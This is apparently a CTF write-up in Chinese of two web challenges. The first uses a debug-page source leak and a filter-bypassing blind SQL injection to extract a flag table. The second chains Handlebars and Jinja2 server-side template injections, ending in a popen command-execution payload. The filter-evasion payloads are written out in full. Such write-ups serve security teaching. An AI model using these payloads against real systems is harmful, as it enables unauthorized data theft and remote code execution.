題目: Log me in: FINAL

Tips: Skills: SQL injection / Information Leak

Hints:

You can leak the (almost full) source code from it's debug page, so just try to trigger some 500.

Steps:

1. 根據 hint, trigger 出 error:

來到這個頁面,先在左邊輸入’ 想辦法 trigger 出 error

發現沒法 trigger 出 error。

可能是被過濾掉了。

在輸入的區域輸入\

就會跳到 debug page

可以發現 26 行那邊,拿到輸入之後,還做了 addslashes 的動作,但是 ruby 並沒有這個 function,估計是他自己寫的。

我們想要知道這個 addslashes 做了甚麼事情, 想用 input 使這個 addslashes 出 error,我們就可以在 debug page 看到 addslashes 裡面做了甚麼。

可以看到 addslashes 吃了 username,password 的 input

開啟 f12 並且把 input 的 name 改掉,讓 params[‘username’]變成 NULL

```
<html>
▶ <head>…</head>
▼ <body>
    <h1>Log me in: Final</h1>
  ▼ <form method="POST" action="/login">
      <input type="text" name="fdsfdfdfds" placeholder="guest"> =
      <input type="password" name="password" placeholder="guest">
      <button>Login</button>
    </form>
```

可以看到,str.gsub()因為吃到的 Input 是 nil,所以抱錯,成功取得 filter 的 source code

NoMethodError at /login

undefined method `gsub' for nil:NilClass

file: main.rb location: addslashes line: 11

BACKTRACE (expand) JUMP TO: GET POST COOKIES ENV

main.rb in **addslashes**

```
4.  db = Mysql2::Client.new(host: 'mysql', username: 'root', password: 'pa55w0rd', database: 'db', reconnect: true)
5.
6.  def sqli_waf (str)
7.      str.gsub(/union|select|where|and|or| |=/i, '')
8.  end
9.
10. def addslashes (str)
11.     str.gsub(/['"]/,'\\\\\0')
12. end
13.
14. get '/' do
15.     p %{
16.     <h1>Log me in: Final</h1>
17.     <form method="POST" action="/login">
18.         <input type="text" name="username" placeholder="guest">
```

main.rb in **block in <main>**

```
27.     query = "SELECT * FROM users WHERE username='#{addslashes(@params['username'])}' and password='#{addslashes(@params['password'])}'
```

可以看到 addslashes 把 ‘“ 擋掉了，並且 sqli_waf 把一些字串擋掉也把’=’擋掉

2. Sql injection:
    1. 繞過 ’ filter:

       可以觀察

       `SELECT * FROM users WHERE username='#{addslashes(@params['username'])}' and password='#{addslashes(@params['password'])}'`

       我們可以這樣(假設其他字元沒有被 filter 掉):

       `SELECT * FROM users WHERE username='\' and password=' or 1=1 -- '`

       Username 的第二個 ‘被 escaped 成普通的字元,後面就可以做 sql injection 了

    2. 繞過關鍵字 union,select..

       利用 filter,不會多次遞迴的去 filter 字串,我們把字串這樣寫:

Ununionion ->經過 filter -> union ,filter 把中間的字吃掉,變成 union

3. 繞過= filter

使用 LIKE

4. 繞過 空白 filter:

使用/**/取代

5. 使用到 string 的地方可以不用使用 quote,可以使用 mysql 的 hex()先去把這要用到的 string 轉成 hex()

Filter 參考: https://websec.wordpress.com/2010/03/19/exploiting-hard-filtered-sql-injections/

3. 建構 sql injection(取得 table name,column name, flag):

此題是 blind sql injection(如果 sql 有成功取得 data,網頁會返回 welcome,如果沒取得 data,網頁返回 debug page)

1. Get table name:

Username: \

Password:

/**/oorr/**/ascii(mid((SESELECTLECT/**/table_name/**/FROM/**/infoorrmation_schema.tables/**/WHWHEREERE/**/table_schema/**/LIKE/**/database()/**/LIMIT/**/0,1),1,1))/**/>/**/0#

把 table name 的每個字元爆破出來

Script: sql.py , getTableName.sh

參考: https://defendtheweb.net/article/blind-sql-injection

2. 爆破 column name

Username: \

Password:

/**/oorr/**/ascii(mid((SESELECTLECT/**/column_name/**/FROM/**/infoorrmation_schema.columns/**/WHWHEREERE/**/table_schema/**/LIKE/**/database()/**/aandnd/**/table_name/**/LIKE/**/0x6833795F686572655F31355F7468655F666C61675F7930755F77346E742C6D656F772C666C6167/**/LIMIT/**/0,1),1,1))/**/>/**/0#

Script: sql.py , getColNameFLAG.sh

3. 爆破 flag:

Script: sql.py , getValue_FLAG.sh

注意 table name: h3y_here_15_the_flag_y0u_w4nt,meow,flag

這個 table name,因為裡面有逗號,放進 sql 語句之後,會變成 from 多個 table,會找不到 table name,要用` 把它括號起來

/**/oorr/**/ascii(mid((SESELECTLECT/**/i_4m_th3_fl4g/**/FROM/**/`h3y_here_15_the_flag_y0u_w4nt,meow,flag`/**/LIMIT/**/0,1),1,1))/**/>/**/0#

得到 flag

2. 題目:Double SSTI

https://double-ssti.chal.h4ck3r.quest/

Skills: SSTI

Hints

Just Google and RTFM.

看一下網站原始碼,提示 source 在/source 下面

```
1  const { response } = require('express');
2  const express = require('express');
3  const handlebars = require('handlebars');
4  const { createProxyMiddleware } = require('http-proxy-middleware');
5  const { secret } = require('./secret.js');
6
7  const app = express();
8
9  // Proxy endpoints
10 // Try to figure out the path!
11 app.use(`/2nd_stage_${secret}`, createProxyMiddleware({
12     target: "http://jinja",
13     changeOrigin: true,
14     pathRewrite: {
15         [`^/2nd_stage_${secret}`]: '',
16     },
17 }));
18
19 app.get("/source", (_, response) => {
20     response.sendFile(__filename);
21 });
22
23 app.get('/', (_, response) => {
24     response.sendFile(__dirname + "/index.html");
25 });
26
27 app.get("/welcome", (request, response) => {
28     const name = request.query.name ?? 'Guest';
29     if (name.includes('secret')) {
30         response.send("Hacker!");
31         return;
32     }
33     const template = handlebars.compile(`<h1>Hello ${name}! SSTI me plz.</h1>`);
34     response.send(template({ name, secret }));
35 })
36
37
38 app.listen(3000, '0.0.0.0');
```

可以發現 33 行使用了 handlebars 為模板引擎

Handlebars doc:

https://handlebarsjs.com/guide/#installation

目標: 想把 secret print 出來

輸入:

可以看到 34 行的 context 有兩個值

使用下面 template 可以把目前 context 的值都 print 出來

{{#each this}}

    {{this}}


{{/each}}

得到 secret : 77777me0w_me0w_s3cr3t77777

2. 2nd ssit

/2nd_stage_77777me0w_me0w_s3cr3t77777

上面 code line 12 提示是 jinja 模板引擎



經過測試後發現會擋掉

Black list: . _ [ ]

目標注入: ={{ ().__class__.__base__.__subclasses__()[132]

.__init__.__globals__['system']('id') }}

繞過 black list:

1. __被擋掉: 我們透過 request.args.get('a')來取得帶有__的字,a 是 get 的參數
2. . 被擋掉: 透過 |attr() 一樣可以 access 到 attribute

   a.get 等同於 a|attr("get")

   參考: https://medium.com/@nyomanpradipta120/jinja2-ssti-filter-bypasses-a8d3eb7b000f
3. 遇到 dict,要使用 key 取拿 value,但是[]被擋掉,我們可以使用.get()替代

最後

url:

https://double-ssti.chal.h4ck3r.quest/2nd_stage_77777me0w_me0w_s3cr3t77777?a=__class__&&b=__base__&&c=__subclasses__&&d=__init__&&e=__globals__

input:

{{()|attr(request|attr("args")|attr("get")('a'))|attr(request|attr("args")|attr("get")('b'))|attr(request|attr("args")|attr("get")('c'))()|attr("pop")(132)|attr(request|attr("args")|attr("get")('d'))|attr(request|attr("args")|attr("get")('e'))|attr('get')('popen')('cat /y000_i_am_za_fl4g')|attr('read')()}}